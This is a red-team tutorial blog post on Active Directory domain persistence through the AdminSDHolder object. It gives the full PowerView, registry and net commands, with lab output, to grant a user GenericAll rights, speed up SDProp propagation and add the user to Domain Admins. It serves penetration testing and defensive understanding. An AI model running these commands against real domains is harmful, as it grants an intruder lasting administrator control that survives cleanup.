

Domain Persistence – AdminSDHolder


 pentestlab.blog/category/red-team/page/22

January 4, 2022

Utilizing existing Microsoft features for offensive operations is very common during red team assessments as it provides the opportunity to blend in with the environment and stay undetected. Microsoft introduced “*AdminSDHolder*” active directory object to protect high privilege accounts such as domain admins and enterprise admins from unintentional modifications of permissions as it is used as security template. Active directory retrieves the ACL of the “*AdminSDHolder*” object periodically (every 60 minutes by default) and apply the permissions to all the groups and accounts which are part of that object. This means that during red team operations even if an account is detected and removed from a high privileged group within 60 minutes (unless it is enforced) these permissions will be pushed back.

In the event that a domain has been compromised a standard user account can be added into the access control list of the “*AdminSDHolder*” in order to establish domain persistence. This user will acquire “*GenericAll*” privileges which is the equivalent of the domain administrator. This technique is not new as it has been presented initially by [Sean Metcalf](#) during DerbyCon in 2015. The implementation of the attack is trivial from an elevated PowerShell console by executing the following PowerView module:

```
Add-ObjectAcl -TargetADSPrefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName pentestlab -Verbose -Rights All
```



```
Administrator: Command Prompt - powershell
PS C:\Users\pentestlab.PURPLE> Import-Module .\powerview.psm1
PS C:\Users\pentestlab.PURPLE> Add-ObjectAcl -TargetADSPrefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName pentestlab -Verbose -Rights All
VERBOSE: Get-DomainSearcher search string: LDAP://CN=AdminSDHolder,CN=System,DC=purple,DC=lab
VERBOSE: Get-DomainSearcher search string: LDAP://DC=purple,DC=lab
VERBOSE: Granting principal S-1-5-21-552244943-2733646151-2332415024-1106 'All' on CN=AdminSDHolder,CN=System,DC=purple,DC=lab
PS C:\Users\pentestlab.PURPLE>
```

AdminSDHolder – Modification

After 60 minutes the changes in the permissions will be applied and the module “*Get-ObjectAcl*” can be used to validate that the user “*pentestlab*” has “*GenericAll*” active directory rights.

```
Get-ObjectAcl -SamAccountName "Domain Admins" -ResolveGUIDs | ?
{$_ .IdentityReference -match 'pentestlab'}
```

```

PS C:\Users\pentestlab.PURPLE> Import-Module .\powerview.psm1
PS C:\Users\pentestlab.PURPLE> Get-ObjectAcl -SamAccountName "Domain Admins" -ResolveGUIDs | ?{$_.Id
entityReference -match 'pentestlab'}


InheritedObjectType      : All
ObjectDN                  : CN=Domain Admins,CN=Users,DC=purple,DC=lab
ObjectType                : All
IdentityReference         : PURPLE\pentestlab
IsInherited               : False
ActiveDirectoryRights     : GenericAll
PropagationFlags          : None
ObjectFlags               : None
InheritanceFlags          : None
AccessControlType         : Allow
InheritanceType           : None

PS C:\Users\pentestlab.PURPLE>

```

AdminSDHolder – GenericAll Privileges

Changes in ACL will propagate automatically after 60 minutes. This is due to the Security Descriptor propagator (SDProp) process that runs every 60 minutes on the Principal Domain Controller (PDC) emulator and populates the access control list with the security permissions that exist in the AdminSDHolder for groups and accounts. However, these could be forced by modifying the DN as it can be seen below using the “*ldp.exe*” utility.




AdminSDHolder – Modify DN

Alternatively modification of a specific registry key on the domain controller can reduce the time interval of the SDProp to 3 minutes (12c hexadecimal value). It should be noted that Microsoft doesn't recommend the modification of this setting as this might cause performance issues in relation to LSASS process across the domain.


```
REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /V  
AdminSDProtectFrequency /T REG_DWORD /F /D 300
```

From the perspective of Active Directory it is visible that the user "*pentestlab*" has been added at the "*AdminSDHolder*" object by looking on its Properties.



AdminSDHolder – Properties

Groups and accounts which are part of the “*AdminSDHolder*” container will have the “*adminCount*” attribute set to 1. This flag indicates that permissions from that container will be copied in 60 minutes across the domain even if privileges are modified.



AdminSDHolder – adminCount

Since the user has the required permissions it can be added to the “*Domain Admins*” group.


```
net group "domain admins" pentestlab /add /domain
```



Add user to Domain Admins Group

Executing the command below will verify that the domain controller is now accessible and domain persistence has been established.

```
dir \\10.0.0.1\c$
```



```
Command Prompt

C:\Users\pentestlab.PURPLE>dir \\10.0.0.1\c$
Volume in drive \\10.0.0.1\c$ has no label.
Volume Serial Number is D006-1FC6

Directory of \\10.0.0.1\c$

08/08/2021  20:51    <DIR>          inetpub
15/09/2018  09:19    <DIR>          PerfLogs
24/10/2021  21:55    <DIR>          Program Files
01/05/2021  18:11    <DIR>          Program Files (x86)
11/07/2021  19:04    <DIR>          share
07/11/2021  23:05    <DIR>          temp
18/05/2021  03:01    <DIR>          Users
15/12/2021  12:29    <DIR>          Windows
               0 File(s)              0 bytes
               8 Dir(s)  50,286,321,664 bytes free

C:\Users\pentestlab.PURPLE>
```

AdminSDHolder – DC Access

References
